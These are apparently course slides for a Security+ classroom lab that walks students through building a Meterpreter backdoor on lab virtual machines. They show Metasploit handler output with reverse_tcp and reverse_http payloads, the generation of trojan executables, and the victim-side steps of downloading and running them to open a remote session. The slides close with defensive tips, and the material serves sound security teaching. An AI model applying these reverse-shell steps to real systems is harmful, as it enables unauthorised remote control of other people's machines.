Cybersecurity 701

Backdoor Shortcut Lab

Backdoor Shortcut Materials

- Materials needed
  - Kali Linux Virtual Machine
  - Windows 7 Virtual Machine
- Software tool used (from Kali Linux)
  - Metasploit Framework
- Note: This lab will let you establish a backdoor using TCP or HTTP


Objectives Covered

- Security+ Objectives (SY0-701)
  - Objective 2.4 – Given a scenario, analyze indicators of malicious activity.
    - Malware attacks

What is a Backdoor Attack?

- A backdoor is when a malicious user gains privileged access to the system by circumventing normal authentication processes.
- In this lab, you will gain access to the Windows system's command prompt from the Linux command line


- This lab's end result is very similar to the Backdoor/Trojan 1 Lab



Here a Linux machine is controlling a Windows machine via a backdoor

Backdoor Shortcut Lab Overview

1. Set up VM Environments
2. Find IP Address
3. Download the Script
4. Execute the Script
5. Play the Victim
6. Accessing the backdoor



Different commands that are available in a backdoor session


Set up VM Environments

- Log into your range
- Open the Kali Linux and Windows 7 Environments
  - You should be on your Kali Linux Desktop
  - You should also be on your Windows 7 Desktop

Navigate to the Scripts

- Open a new Terminal and navigate to the scripts

  `cd CourseFiles/Cybersecurity/backdoor-shortcut`



HTTP or TCP Backdoor?

- Do you want to install a TCP backdoor?
  - The following slides install a TCP backdoor
- Do you want to install an HTTP backdoor?
  - Continue to slides 13-14

- Please note: if you are unsure, we recommend the TCP backdoor

Execute the Script (For TCP)

- Execute the script

```
sudo ./backdoor_tcp_script.rc
```

```
Metasploit tip: After running db_nmap, be sure to check out the re

[*] Processing metasploit_tcp.rc for ERB directives.
resource (metasploit_tcp.rc)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (metasploit_tcp.rc)> set payload windows/x64/meterpreter/
payload => windows/x64/meterpreter/reverse_tcp
resource (metasploit_tcp.rc)> set lhost 10.1.84.196
lhost => 10.1.84.196
resource (metasploit_tcp.rc)> set lport 31415
lport => 31415
resource (metasploit_tcp.rc)> run
[*] Started reverse TCP handler on 10.1.84.196:31415
```

```
└─$ sudo ./backdoor_tcp_script.rc
[-] No platform was selected, choosing Msf::Module::Platform::Windows f
rom the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: tcptrojan.exe
```


Verify that the reverse TCP hander has started

Play the Victim (TCP)

- In the Windows environment, open Internet Explorer
- Go to the following URL:

  `http://Kali_IP_address/tcptrojan.exe`

  - Enter your Kali's actual IP address
- You should see the **`tcptrojan.exe`** file download
  - When prompted, select "**Run**" (both times)
- In Kali, you should see a meterpreter session open.



Ignore the warnings and select "Run"

Verify a meterpreter session was started on the Kali system

```
resource (metasploit_tcp.rc)> run
[*] Started reverse TCP handler on 10.15.93.5:31415
[*] Sending stage (200262 bytes) to 10.15.118.108
[*] Meterpreter session 1 opened (10.15.93.5:31415 ->
3-07-03 16:15:58 +0000

meterpreter >
```

CYBER.ORG
THE ACADEMIC INITIATIVE OF THE CYBER INNOVATION CENTER

HTTP or TCP Backdoor?

- Do you want to install a TCP backdoor?
  - Slides 10-11 install a TCP backdoor
- Do you want to install an HTTP backdoor?
  - Continue to next slide

- Please note: if you are unsure, we recommend the TCP backdoor

Execute the Script (For HTTP)

- Execute the script

  `sudo ./backdoor_http_script.rc`

```
└─$ sudo ./backdoor_http_script.rc
[-] No platform was selected, choosing Msf::Module::Platform::Windows f
rom the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 620 bytes
Final size of exe file: 7168 bytes
Saved as: httptrojan.exe
```


```
Metasploit tip: View missing module options with show missing

[*] Processing metasploit_http.rc for ERB directives.
resource (metasploit_http.rc)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (metasploit_http.rc)> set payload windows/x64/meterprete
payload => windows/x64/meterpreter/reverse_http
resource (metasploit_http.rc)> set lhost 10.1.90.141
lhost => 10.1.90.141
resource (metasploit_http.rc)> set lport 51413
lport => 51413
resource (metasploit_http.rc)> run
[*] Started HTTP reverse handler on http://10.1.90.141:51413
```

Verify that the reverse HTTP hander has started

Play the Victim (HTTP)


- In the Windows environment, open Internet Explorer
- Go to the following URL:

  `http://Kali_IP_address/httptrojan.exe`
  - Enter your Kali's actual IP address
- You should see the **`httptrojan.exe`** file download
  - When prompted, select "**Run**" (both times)
- In Kali, you should see a meterpreter session open.



Ignore the warnings and select "Run"

Verify a meterpreter session was started on the Kali system



Accessing the Backdoor

- Now that you have access, what can be done?
- Use the `?` command to view all the commands.
- Type `shell` to enter a Windows Command Line
- Can you create a folder on the desktop?
  - **`cd`** to navigate
  - Use **`dir`** to show the contents of a directory.
    (same as **`ls`** in Linux)
- We will also use the meterpreter for other labs and show how other attacks can happen once you are in the system

Defend Against Backdoors

- Use a firewall!
  - Firewalls help prevent malicious software from sending out data without you knowing
- Do not run untrusted software
  - Ask "Who/Where did this software come from?"
  - Remember we pressed “Run” when Windows was telling us that this file could harm the system?
- What are some other ways of defending against a backdoor attack?